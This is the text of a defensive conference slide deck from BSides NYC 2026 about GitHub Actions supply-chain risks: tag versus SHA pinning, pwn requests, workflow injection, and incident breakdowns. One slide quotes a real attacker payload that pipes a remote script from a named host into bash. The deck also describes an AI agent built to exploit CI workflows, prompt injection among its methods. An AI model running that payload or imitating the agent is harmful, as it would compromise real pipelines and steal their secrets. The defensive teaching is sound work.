

BSides NYC · October 2026

Rethinking CI/CD Security in the Age of GitHub Actions

Kennedy Toomey · Max Saltonstall



DATADOG



Kennedy Toomey

Application Security Researcher & Advocate @ Datadog



Max Saltonstall

Technical Storytelling Advocate @ Datadog

GitHub Actions

makes you vulnerable

Breaking down terminology

PLATFORM

GitHub Actions

Build, test, and
deploy your code
right from your
GitHub repository

PIPELINE

Workflow

YAML-defined
pipeline automation

COMPONENT


Action

Pre-defined
reusable jobs or
code

Action pinning

```
# the less secure way: pinning to a tag  
uses: thollander/actions-comment-pull-request@v2
```


Action Versioning



A tag is a pointer, not a version

Anyone with write access to the action's repo can move the set version to new code. Your workflow follows it silently.

Action Versioning



A tag is a pointer, not a version

Anyone with write access to the action's repo can move the set version to new code. Your workflow follows it silently.



You can't answer "what ran?"

No pinned hash means no record of the code that touched your secrets last Tuesday.

Action Versioning



A tag is a pointer, not a version

Anyone with write access to the action's repo can move the set version to new code. Your workflow follows it silently.



You can't answer "what ran?"

No pinned hash means no record of the code that touched your secrets last Tuesday.



Updates arrive without review

A maintainer change, a compromised account, a new transitive dependency, all shipped straight into your runner.

Action pinning


```
# the less secure way: pinning to a tag  
uses: thollander/actions-comment-pull-request@v2
```

```
# the more secure way: pinning to a commit SHA  
uses:  
thollander/actions-comment-pull-request@b07c7f86be67002023e6  
cb13f57df3f21cdd3411
```

Percentage of organizations pinning marketplace GitHub actions by hash

MARKETPLACE ACTIONS PINNED TO A RELEASE SHA

ALL ACTIONS SOME ACTIONS NO ACTIONS



**MOST
ORGANIZATIONS
ARE VULNERABLE
TO MALICIOUS
GITHUB ACTIONS**

Source: Datadog

No Silver Bullet



Code I call on
(3rd party)



Code I wrote
(1st party)

Common workflow attacks

Pwn request

When workflow using a risky trigger and elevated privileges is misused that could lead to repo write permissions or access to secrets.

Seen in the wild: s1ngularity

Common workflow attacks

Pwn requests

A workflow triggered by `pull_request_target` checks out the fork's code but runs with the base repo's secrets and write token.

Seen in the wild: s1ngularity

Untrusted input

A workflow can pass data through shell commands, which are often left unvalidated and vulnerable to remote code execution.

Seen in the wild: hackerbot-claw

Common workflow attacks

Pwn requests

A workflow triggered by `pull_request_target` checks out the fork's code but runs with the base repo's secrets and write token.

Seen in the wild: s1ngularity

Injectons

A workflow can pass data through shell commands, which are often left unvalidated and vulnerable to remote code execution.

Seen in the wild: hackerbot-claw

Compromised credentials

A maintainer token or publishing credential is stolen, and the trusted action itself starts shipping malicious releases.

Seen in the wild: Trivy, KICS

Breaking down attacks in the wild

s1ngularity

01

A PR with a malicious title was created in nx repo

02

nx's PR-title validation workflow ran on `pull_request_target` and returned a GITHUB_TOKEN

03

Malicious nx versions shipped a postinstall script

04

With additional creds, attackers made private repos public and exfiltrated secrets

s1ngularity's impact

2,180

accounts exposed

7,200

repositories exposed

s1ngularity lessons learned

The vulnerable workflow was reverted on master almost immediately. The attacker opened the PR against an outdated branch instead. Fixing forward isn't enough.

Avoid using `pull_request_target` whenever possible. If you have to use it, do not execute code from the PR.

hackerbot-claw

AI agent designed to exploit vulnerabilities in GitHub Actions and LLM-powered workflows

Model: Claimed to use Anthropic's Opus 4.5 model

Attack Vectors: Targeted open source projects through malicious pull requests, issues, and comments

Activity Window: Active between February 27 and March 2, 2026

16

Pull Requests

opened by bot

2

Issues

opened by bot

8

Comments

posted on targets

9

Repositories

across 6 organizations

hackerbot-claw

Same payload, different injection locations

```
curl -sSfL hackmolrepeat.com/moltt | bash
```

Branch-name injection

Filename injection

Direct script injection

Prompt injection

Pwn request

hackerbot-claw targeting Datadog

STEP 01

Malicious PR

Targeted

`datadog-iac-scanner`

hackerbot-claw targeting Datadog

STEP 01

Malicious PR

Targeted

`datadog-iac-scanner`

STEP 02

BewAlre Analysis

Datadog's LLM-powered malicious code review system immediately flagged the PR as malicious.

hackerbot-claw targeting Datadog

STEP 01

Malicious PR

Targeted

`datadog-iac-scanner`

STEP 02

BewAlre Analysis

Datadog's LLM-powered malicious code review system immediately flagged the PR as malicious.

STEP 03

Cloud SIEM Signal

The automated finding generated a security signal inside Cloud SIEM and sent alert to incident response team.

hackerbot-claw targeting Datadog

STEP 01

Malicious PR

Targeted

`datadog-iac-scanner`

STEP 02

BewAlre Analysis

Datadog's LLM-powered malicious code review system immediately flagged the PR as malicious.

STEP 03

Cloud SIEM Signal

The automated finding generated a security signal inside Cloud SIEM and sent alert to incident response team.

STEP 04

SIRT Investigation

18 minutes later, BewAlre caught a second attempt

hackerbot-claw lessons learned

01

Assume public workflows will be continuously tested.

02

Treat all external content as untrusted.

03

Minimize the access.

04

Pair prevention with detection.

Trivy and KICS via TeamPCP

MAR 19

**75 Trivy Tags
Poisoned**

MAR 23

**2 Checkmarx
open source
actions were
compromised**

Trivy and KICS lessons

Pin to hash. Not to tag.

Avoid using `pull_request_target` whenever possible.
Seriously people.

So what now?



Option 1: Denials

We're too small to be a target

Option 1: Denials

We're too small to be a target

**Our tokens aren't in the workflows
anyway**

Option 1: Denials

We're too small to be a target

**Our tokens aren't in the workflows
anyway**

**Those actions might be dangerous,
but our setup is fine**

Option 1: Denials

We're too small to be a target

**Our tokens aren't in the workflows
anyway**

**Those actions might be dangerous,
but our setup is fine**

**Can't catch me, I'm the gingerbread
man**

Alternatives: leave, or never use third-party actions

01

Switch CI providers

Alternatives: leave, or never use third-party actions

01

Switch CI providers

02

**Write everything
yourself**

Alternatives: leave, or never use third-party actions

01

Switch CI providers

02

**Write everything
yourself**

03

**Fork the open
source action so
you own it**

Fix your triggers

Pin your dependencies

Scan the config

Three moves. None of them require leaving GitHub.

Handling actions versions

Pin to a full commit SHA

Pro: you chose exactly what version to use

Con: tedious to keep current (without Dependabot) and it does not pin the action's own actions

Handling actions versions

Pin to a full commit SHA

Pro: you chose exactly what version to use

Con: tedious to keep current (without Dependabot) and it does not pin the action's own actions

Workflow dependency locking

Pro: a lockfile covering direct *and* transitive actions

Con: still in preview

Let tooling read every workflow you won't

IaC and CI/CD security rules — Datadog, Google, Microsoft and others all ship them — parse your workflow files and flag the dangerous patterns as policy violations, in the pull request.

Triggers & permissions

Dangerous events, write-all tokens, missing top-level permissions.

Injection sinks

Untrusted context interpolated into run: steps and script arguments.

Secrets & runners

Secrets exposed to fork jobs, self-hosted runners reachable from public repos.

Unpinned references

Actions used by tag or branch — the finding that would have covered March.

Where this works, and where it doesn't

Works well

Static, syntactic patterns: an unpinned uses : , a bad trigger, an over-broad token, a raw interpolation in a shell step. High signal, low argument, fixable in one PR.

Still lacking

Intent. A pinned SHA can still be malicious code you approved by accident, and no rule tells you whether a maintainer should have publish rights. Runtime behaviour needs runtime signals.

Gotchas

Reusable workflows and composite actions hide a second layer of uses : . Docker-based actions pull mutable image tags. And an "immutable release" badge does not stop a tag being force-pushed.

GitHub is making changes

Initial compromise

actions/checkout prevents checking out untrusted code from forks

New policies limit who triggers risk actions and permitted triggers

Actions cache is read-only for untrusted triggers

Exfiltrating credentials

New Actions network firewall (preview) logs all outbound network traffic to detect malicious behavior

Propagating the attack

Dependabot has a default dependency cooldown of 3 days

Potentially malicious workflows are held for approval

Workflow level dependency locking

Immutable releases

Incident response

Self-service credential revocation

Expanded credential revocation API support

Three things, in this order

01

Take inventory

Which actions do you use, and where? Which workflows hold secrets? Which repos still have a dangerous trigger active?

02

Start with easy wins

Start where the pattern is dangerous but the effort is small. Pin actions, adjust triggers, then widen your scope.

03

Make it repeatable

Put CI/CD rules in the pull request so the next vulnerability is caught by tooling, not by an attacker.

A workflow is as dangerous as code.

Review it and audit it like code.

Thank you – questions

Kennedy Toomey · Max Saltonstall

Datadog · BSides NYC 2026

Slides and the workflow-audit checklist: <short link to come>

Read next

[Scaling Malicious Code Detection blog](#) / [video](#)

GitHub Security Lab — preventing pwn requests

GitHub docs — creating a JavaScript action

GitHub roadmap — Actions security, 2026

Datadog docs — IaC security rules for CI/CD

Datadog engineering — stopping hackerbot-claw